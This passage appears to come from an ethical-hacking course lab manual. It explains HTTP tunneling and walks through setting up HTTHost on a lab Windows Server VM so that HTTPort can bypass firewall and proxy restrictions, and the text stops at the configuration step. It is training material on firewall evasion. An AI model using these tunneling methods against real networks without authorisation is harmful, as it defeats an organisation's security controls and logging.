
HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.

HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.


Here, we will learn how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

1. Switch to the **Windows Server 2022** virtual machine. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running
3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.




4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.

   Note: If **World Wide Web Publishing Service** is **Enabled** disable it by double clicking the service and in the **World Wide Web Publishing Service Properties** window in **Startup type** select **Disabled** from the drop-down and click **Apply** and **OK**.




5. Similarly, check **IIS Admin Service**; stop the program if it is running.
6. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **htthost.exe**.




7. If the **Open File - Security Warning** pop-up appears, click **Run**.

8. A **HTTHost** wizard appears; click the **Options** tab.
9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is **"magic**."

   Note: Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this task.
10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.

